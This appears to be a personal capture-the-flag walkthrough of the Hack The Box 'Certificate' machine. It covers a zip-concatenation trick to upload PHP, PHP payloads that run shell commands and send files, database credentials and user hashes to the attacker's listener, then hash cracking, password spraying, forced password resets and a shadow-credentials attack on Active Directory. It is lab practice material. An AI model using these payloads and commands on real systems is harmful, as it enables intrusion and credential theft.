HTB Certificate

```
└─$ nmap 10.10.11.71
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 20:39 EDT
Nmap scan report for 10.10.11.71
Host is up (0.14s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 25.86 seconds

┌──(kali㉿kali)-[~/htb/certificate]
└─$ nmap -sV --min-rate 2000 -p
53,80,88,135,139,389,445,593,636,3268,3269,5985,-sC 10.10.11.71
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 20:41 EDT
Error #486: Your port specifications are illegal.  Example of proper form:
"-100,200-1024,T:3000-4000,U:60000-"
QUITTING!

┌──(kali㉿kali)-[~/htb/certificate]
└─$ nmap -sV --min-rate 2000 -p
53,80,88,135,139,389,445,593,636,3268,3269,5985, -sC 10.10.11.71
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 20:41 EDT
Nmap scan report for 10.10.11.71
Host is up (0.33s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3
PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-title: Did not follow redirect to http://certificate.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-06-01 08:20:18Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T08:21:44+00:00; +7h38m39s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
|_ssl-date: 2025-06-01T08:21:43+00:00; +7h38m38s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
```

```
|_Not valid after:  2025-11-04T03:14:54
|_ssl-date: 2025-06-01T08:21:44+00:00; +7h38m39s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T08:21:43+00:00; +7h38m38s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-01T08:21:04
|_  start_date: N/A
|_clock-skew: mean: 7h38m38s, deviation: 0s, median: 7h38m38s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.09 seconds
```

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at certificate.htb Port 80

DIR BUSTER

> gobuster dir -u http://certificate.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 30 --timeout 20s -x php,txt

```
┌──(kali㉿kali)-[~/htb/certificate]
└─$ gobuster dir -u http://certificate.htb -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 30 --
timeout 20s -x php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://certificate.htb
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt
[+] Timeout:                 20s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about.php            (Status: 200) [Size: 14826]
/blog.php             (Status: 200) [Size: 21940]
/index.php            (Status: 200) [Size: 22420]
/login.php            (Status: 200) [Size: 9412]
/register.php         (Status: 200) [Size: 10916]
/header.php           (Status: 200) [Size: 1848]
/contacts.php         (Status: 200) [Size: 10605]
/static               (Status: 301) [Size: 343] [-->
http://certificate.htb/static/]
/footer.php           (Status: 200) [Size: 2955]
/upload.php           (Status: 302) [Size: 0] [--> login.php]
/courses.php          (Status: 302) [Size: 0] [--> login.php]
/About.php            (Status: 200) [Size: 14826]
/Index.php            (Status: 200) [Size: 22420]
/Login.php            (Status: 200) [Size: 9412]
/db.php               (Status: 200) [Size: 0]
/examples             (Status: 503) [Size: 404]
/Blog.php             (Status: 200) [Size: 21940]
```

```
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/licenses             (Status: 403) [Size: 423]
/type                 (Status: 200) [Size: 0]
/Register.php         (Status: 200) [Size: 10916]
/Contacts.php         (Status: 200) [Size: 10605]
/%20                  (Status: 403) [Size: 304]
/Header.php           (Status: 200) [Size: 1848]
/INDEX.php            (Status: 200) [Size: 22420]
/Courses.php          (Status: 302) [Size: 0] [--> login.php]
/*checkout*.php       (Status: 403) [Size: 304]
/*checkout*           (Status: 403) [Size: 304]
/*checkout*.txt       (Status: 403) [Size: 304]
/Upload.php           (Status: 302) [Size: 0] [--> login.php]
/phpmyadmin           (Status: 403) [Size: 423]
/webalizer            (Status: 403) [Size: 304]
/Logout.php           (Status: 302) [Size: 0] [--> login.php]
/Footer.php           (Status: 200) [Size: 2955]
/DB.php               (Status: 200) [Size: 0]
/*docroot*            (Status: 403) [Size: 304]
/*docroot*.php        (Status: 403) [Size: 304]
/*docroot*.txt        (Status: 403) [Size: 304]
/*.php                (Status: 403) [Size: 304]
/*.txt                (Status: 403) [Size: 304]
/*                    (Status: 403) [Size: 304]
/con.php              (Status: 403) [Size: 304]
/con                  (Status: 403) [Size: 304]
/con.txt              (Status: 403) [Size: 304]
/Static               (Status: 301) [Size: 343] [-->
http://certificate.htb/Static/]
/http%3A              (Status: 403) [Size: 304]
/http%3A.php          (Status: 403) [Size: 304]
/http%3A.txt          (Status: 403) [Size: 304]
/**http%3a.php        (Status: 403) [Size: 304]
/**http%3a            (Status: 403) [Size: 304]
/**http%3a.txt        (Status: 403) [Size: 304]
/COURSES.php          (Status: 302) [Size: 0] [--> login.php]
/aux.php              (Status: 403) [Size: 304]
/aux                  (Status: 403) [Size: 304]
```


```
/aux.txt                (Status: 403) [Size: 304]
/*http%3A.php           (Status: 403) [Size: 304]
/*http%3A.txt           (Status: 403) [Size: 304]
/*http%3A               (Status: 403) [Size: 304]
/ABOUT.php              (Status: 200) [Size: 14826]
/**http%3A.php          (Status: 403) [Size: 304]
/**http%3A.txt          (Status: 403) [Size: 304]
/**http%3A              (Status: 403) [Size: 304]
/%C0                    (Status: 403) [Size: 304]
/%C0.php                (Status: 403) [Size: 304]
/%C0.txt                (Status: 403) [Size: 304]
```

uses colorlib so WordPress site

```
wpscan --url http://10.10.11.71 --enumerate u,p,t
```

certificate.htb
htbkali@gmail.com
idkthepassword

http://certificate.htb/upload.php?s_id=19



- ○ Please select the assignment file you want to upload (the file will be reviewed by the course instructor)
- ○ We accept only the following file types: .pdf .docx .pptx .xlsx
- ○ You include the assignment file in .zip archive file to reduce it's size

Quizz Information:

Learn Angular JS Course for Legendary Persons - Quizz-1

Select File:

wps-office-pr...theus.desktop

http://certificate.htb/static/uploads/f93db0bb6ec5dbbfaa9cbea6fcf08962/dummy.pdf
http://certificate.htb/static/uploads/f93db0bb6ec5dbbfaa9cbea6fcf08962/another.pdf

managed to upload harmful php

using the ***reverse_final.zip***

```
┌──(kali㉿kali)-[~/htb/certificate/concatzip]
└─$ ls
dummy.pdf  shell.php

┌──(kali㉿kali)-[~/htb/certificate/concatzip]
└─$ zip pt1.zip myownshell.php
  adding: shell.php (stored 0%)

┌──(kali㉿kali)-[~/htb/certificate/concatzip]
└─$ zip pt2.zip dummy.pdf
  adding: dummy.pdf (deflated 7%)

┌──(kali㉿kali)-[~/htb/certificate/concatzip]
└─$ cat pt2.zip pt1.zip > final.zip
```


first tested with

myownshell.php

```php
<?php echo "My OWN PHP CODE! is RUNNING! YAY!"; ?>
```

run it using

http://certificate.htb/static/uploads/b9a24343177b445b90f4a2fa1e014c08/myownshell.php


kali-linux-2025.1a-vmware-amd64 - VMware Workstation 17 Player
Player
Upload assignment | Certi
certificate.htb/static/uploads
certificate.htb/static/uploads/b9a24343177b445b9
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-D
1
2
3

My OWN PHP CODE! is RUNNING! YAY!

RUN PHP SHELL

```
<?php
$sock = fsockopen('10.10.16.50', 5555);
$whoami = shell_exec('whoami');
$ls = shell_exec('dir');
$pwd = shell_exec('dir C:\xampp\htdocs');
$pwd2 = shell_exec('dir C:\xampp');
$pwd3 = shell_exec('dir C:\xampp\htdocs\certificate.htb');
$pwd4 = shell_exec('dir C:\xampp\mysql');
$pwd5 = shell_exec('type C:\xampp\passwords.txt');
$pwd6 = shell_exec('type C:\xampp\htdocs\certificate.htb\db.php');
$pwd7 = shell_exec('C:\xampp\mysql\bin\mysql.exe -u
certificate_webapp_user -p cert!f!c@teDBPWD -h localhost -D
Certificate_WEBAPP_DB');

fwrite($sock, "whoami:\n$whoami\ndir:\n$ls\npwd xampp htdocs\n$pwd\npwd
xampp\n$pwd2\npwd xampp htdocs certificate.htb \n$pwd3\n$pwd4\n$pwd5\nDB
PHP in CERTIFICATE HTB\n$pwd6\nSTARTING DB\n$pwd7");
fclose($sock);
?>
```

passwords.txt

```
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).
```

db.php

```php
<?php
// Database connection using PDO
try {
    $dsn =
'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
```

Get Results back from Db.php

```php
<?php
$sock = fsockopen('10.10.16.50', 5555);
$whoami = shell_exec('whoami');
$ls = shell_exec('dir');
$pwd = shell_exec('dir C:\xampp\htdocs');
$pwd2 = shell_exec('dir C:\xampp');
$pwd3 = shell_exec('dir C:\xampp\htdocs\certificate.htb');
$pwd4 = shell_exec('dir C:\xampp\mysql');
$pwd5 = shell_exec('type C:\xampp\passwords.txt');
$pwd6 = shell_exec('type C:\xampp\htdocs\certificate.htb\db.php');

$cmd_for_db = '"C:\xampp\mysql\bin\mysql.exe" -u certificate_webapp_user -
p"cert!f!c@teDBPWD" -h localhost -D Certificate_WEBAPP_DB -e "SHOW
TABLES;"';

$pwd7 = shell_exec($cmd_for_db);

fwrite($sock, "\n\nSTARTING DB\n$pwd7\n -----DONE-----");
fclose($sock);
?>
```

```
STARTING DB
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses

 -----DONE-----
```

USER TABLE RESULT

then read from users table

```
$cmd_for_db = '"C:\xampp\mysql\bin\mysql.exe" -u certificate_webapp_user -
p"cert!f!c@teDBPWD" -h localhost -D Certificate_WEBAPP_DB -e "SELECT *
FROM users;"';
```

output

```
STARTING DB
id      first_name      last_name       username        email   password
created_at      role    is_active
1       Lorra   Armessa Lorra.AAA       lorra.aaa@certificate.htb
$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG   2024-12-23
12:43:10        teacher 1
6       Sara    Laracrof        Sara1200        sara1200@gmail.com
$2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK   2024-12-23
12:47:11        teacher 1
7       John    Wood    Johney  johny009@mail.com
$2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq   2024-12-23
13:18:18        student 1
8       Havok   Watterson       havokww havokww@hotmail.com
$2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti   2024-12-24
09:08:04        teacher 1
9       Steven  Roman   stev    steven@yahoo.com
$2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2   2024-12-24
12:05:05        student 1
```

```
10      Sara    Brawn   sara.b  sara.b@certificate.htb
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6   2024-12-25
21:31:26     admin   1
12      test123 test123 test123 test@email.com
$2y$04$R4.KH6kGcn3uV7G2L/WwQOjmIq4EIDt7zBXb0BU1kpzVG5JDDe5DW   2025-06-05
06:09:00     teacher 0
14      test555 test555 test555 test555@email.com
$2y$04$Nq1teZ.cMq8aAL31qnGyn.xdsjMuRAJ3tDLd0LG3bDbhOLk5kBp1q   2025-06-05
06:10:17     student 1
15      hacker  hacker  hacker  hacker@gmail.com
$2y$04$XV5iilTXDQvQtb/zexFuhe9Mhgz5EwiMGfxel1902/Vgt/37H46cS   2025-06-05
06:10:25     student 1
16      test    test    test    test@qq.com
$2y$04$BjTwICBQmgiY4s2vTax2PO5SXk3bCBPWVYWF4/Ac7.Fir/0rb4Daq   2025-06-05
06:17:07     student 1
17      htbkali kali    htbkali htbkali@gmail.com
$2y$04$cTrDIByc36nBrW0m6b81demID2R1KB0.uDtWQOwtunL9zxTW6ONnC   2025-06-05
06:25:41     student 1
18      CX      cx      cxcx    cx@htb.com
$2y$04$hyKvnHDEbsQVbrBqL6jHqOXdUjTSGdjX.n1oF2YvFoD/0n.I.Qlea   2025-06-05
06:43:23     student 1
19      first   last    user5321        user@admin.com
$2y$04$Pwep7Jk2KRZqevKouzuB8e2w9Spp/5Omabik5xlxlQwZ8H2iCACpW   2025-06-05
07:22:57     teacher 0
21      first1  last    user5322        user1@admin.com
$2y$04$0SzQI4/FzuLEgsxGUWTM3erf2VEr1bo25O2q/7abzoRejQLnpO/C.   2025-06-05
07:26:49     student 1
23      test3   test3   test3   test@test.com
$2y$04$1B0p1aoxXinxnKZlgsWDg.rbz5/4Jll0okufbgxakNOzXQIGMx6f6   2025-06-05
07:46:42     student 1
24      first2  last    user5323        user2@admin.com
$2y$04$eUiUvaPgmrO6PR/vw/k/WOhGr9giotSyGaZVWyuxuyNnrb9s9zrLK   2025-06-05
07:50:24     teacher 0

 -----DONE-----
```

```
<?php
$sock = fsockopen('10.10.16.50', 5555);
$whoami = shell_exec('whoami');
$ls = shell_exec('dir');
$pwd = shell_exec('dir C:\xampp\htdocs');
$pwd2 = shell_exec('dir C:\xampp');
$pwd3 = shell_exec('dir C:\xampp\htdocs\certificate.htb');
$pwd4 = shell_exec('dir C:\xampp\mysql');
$pwd5 = shell_exec('type C:\xampp\passwords.txt');
$pwd6 = shell_exec('type C:\xampp\htdocs\certificate.htb\db.php');

$cmd_for_db = '"C:\xampp\mysql\bin\mysql.exe" -u certificate_webapp_user -p"cert!f!c@teDBPWD" -h localhost -D Certificate_WEBAPP_DB -e "SELECT * FROM users;"';

$pwd7 = shell_exec($cmd_for_db);

fwrite($sock, "\n\nSTARTING DB\n$pwd7\n -----DONE-----");
fclose($sock);
?>
```

GAIN SHELL

https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php

```
1       Lorra   Armessa Lorra.AAA       lorra.aaa@certificate.htb
$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG   2024-12-23
12:43:10     teacher 1
```

CRACKING HASHES

```
sudo hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

Sara Brawn sara.b sara.b@certificate.htb
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6:Blin

k182

Lorra Armessa Lorra.AAA lorra.aaa@certificate.htb

$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG:

cx cxcx cx@htb.com
$2y$04$hyKvnHDEbsQVbrBqL6jHqOXdUjTSGdjX.n1oF2YvFoD/0n.I.Qlea:

CHECK SMB

```
└─$ crackmapexec smb  10.10.11.71 -u users.txt -p passwords.txt --
continue-on-success
SMB         10.10.11.71     445    DC01             [*] Windows 10 /
Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb)
(signing:True) (SMBv1:False)
SMB         10.10.11.71     445    DC01             [+]
certificate.htb\sara.b:Blink182
SMB         10.10.11.71     445    DC01             [-]
certificate.htb\lorra.aaa:Blink182 STATUS_LOGON_FAILURE
SMB         10.10.11.71     445    DC01             [-]
certificate.htb\cx:Blink182 STATUS_LOGON_FAILURE
```

Bloodhound

```
bloodhound-python -u sara.b -p 'Blink182' -c All -d certificate.htb -
ns 10.10.11.71
```

```
bloodyAD -u 'sara.b' -p 'Blink182' -d 'certificate.htb' --host
"10.10.11.71" set password "ryan.k" 'ryanrocks2025'
```


Shadow CRED Attack

```
certipy shadow -u 'sara.b' -p 'Blink182' -dc-ip '10.10.11.71' -
account 'ryan.k' auto
```

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'Ryan.K'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'ac8517ff-c00c-1f40-0dd2-
eae779651ef7'
[*] Adding Key Credential with device ID 'ac8517ff-c00c-1f40-0dd2-
eae779651ef7' to the Key Credentials for 'Ryan.K'
[*] Successfully added Key Credential with device ID 'ac8517ff-c00c-1f40-
0dd2-eae779651ef7' to the Key Credentials for 'Ryan.K'
[*] Authenticating as 'Ryan.K' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Restoring the old Key Credentials for 'Ryan.K'
[*] Successfully restored the old Key Credentials for 'Ryan.K'
[*] NT hash for 'Ryan.K': 52009a8e151f1deaf63d23ea898dd415
```

CHANGE PASSWORD of RYAN.K using SARA.B as have GenericALL rights



```
rpcclient -U "sara.b" -W CERTIFICATE.HTB 10.10.11.71
Password for [CERTIFICATE.HTB\sara.b]:
```

```
rpcclient $> setuserinfo2 ryan.k 23 NewPassword!25
rpcclient $> setuserinfo2 lion.sk 23 NewPassword!25
rpcclient $> setuserinfo akeder.kh 23 NewPassword!25
```

```
evil-winrm -i 10.10.11.71 -u lion.sk -p 'NewPassword!25'
```

```
a4797a050d3b553d60e67a99d16506ba
```

user.txt hash **a4797a050d3b553d60e67a99d16506ba**

nxc smb 10.10.11.71 -u akeder.kh -p 'NewPassword!25' --shares

```
smbclient //10.10.11.71/"SYSVOL" -U "CERTIFICATE\akeder.kh%NewPassword!25"
```

Enum4Linux

```
[+]  Getting domain group memberships:

Group: 'Domain CRA Managers' (RID: 1104) has member: CERTIFICATE\Lion.SK
Group: 'Domain CRA Managers' (RID: 1104) has member: CERTIFICATE\Eva.F
Group: 'Domain CRA Managers' (RID: 1104) has member: CERTIFICATE\Alex.D
Group: 'Help Desk' (RID: 1110) has member: CERTIFICATE\Sara.B
Group: 'Help Desk' (RID: 1110) has member: CERTIFICATE\John.C
Group: 'Help Desk' (RID: 1110) has member: CERTIFICATE\Aya.W
Group: 'Help Desk' (RID: 1110) has member: CERTIFICATE\saad.m
Group: 'Finance' (RID: 1106) has member: CERTIFICATE\Maya.K
Group: 'Enterprise Admins' (RID: 519) has member: CERTIFICATE\Administrator
Group: 'Domain Storage Managers' (RID: 1118) has member: CERTIFICATE\Ryan.K
Group: 'Group Policy Creator Owners' (RID: 520) has member: CERTIFICATE\Administrator
Group: 'Marketing' (RID: 1108) has member: CERTIFICATE\Kai.X
Group: 'Marketing' (RID: 1108) has member: CERTIFICATE\akeder.kh
Group: 'Domain Admins' (RID: 512) has member: CERTIFICATE\Administrator
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Administrator
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\krbtgt
```

```
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Kai.X
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Sara.B
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\John.C
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Aya.W
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Nya.S
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Maya.K
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Lion.SK
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Eva.F
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Ryan.K
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\akeder.kh
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\kara.m
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\Alex.D
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\karol.s
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\saad.m
Group: 'Domain Users' (RID: 513) has member: CERTIFICATE\xamppuser
Group: 'Schema Admins' (RID: 518) has member: CERTIFICATE\Administrator
Group: 'Domain Computers' (RID: 515) has member: CERTIFICATE\WS-01$
Group: 'Domain Computers' (RID: 515) has member: CERTIFICATE\WS-05$
Group: 'HR' (RID: 1107) has member: CERTIFICATE\Nya.S
Group: 'HR' (RID: 1107) has member: CERTIFICATE\kara.m
Group: 'Domain Controllers' (RID: 516) has member: CERTIFICATE\DC01$
Group: 'Domain Guests' (RID: 514) has member: CERTIFICATE\Guest
```

```
[+]  Getting local group memberships:

Group: Cert Publishers' (RID: 517) has member: CERTIFICATE\DC01$
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\krbtgt
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\Domain Controllers
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\Schema Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\Enterprise Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\Cert Publishers
```

```
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\Domain Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\Group Policy Creator Owners
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CERTIFICATE\Read-only Domain Controllers
```

PAWNED USERS

all pawnable by sara.b

```
sara.b
ryan.k
akeder.kh
lion.sk
aya.w
kai.x
john.c
nya.s
maya.k
eva.f
kara.m
alex.d
karol.s
saad.m
```

Find VULN CERTIFICATES

> certipy-ad find -vulnerable -u sara.b@certificate.htb -p Blink182 -dc-ip 10.10.11.71

```
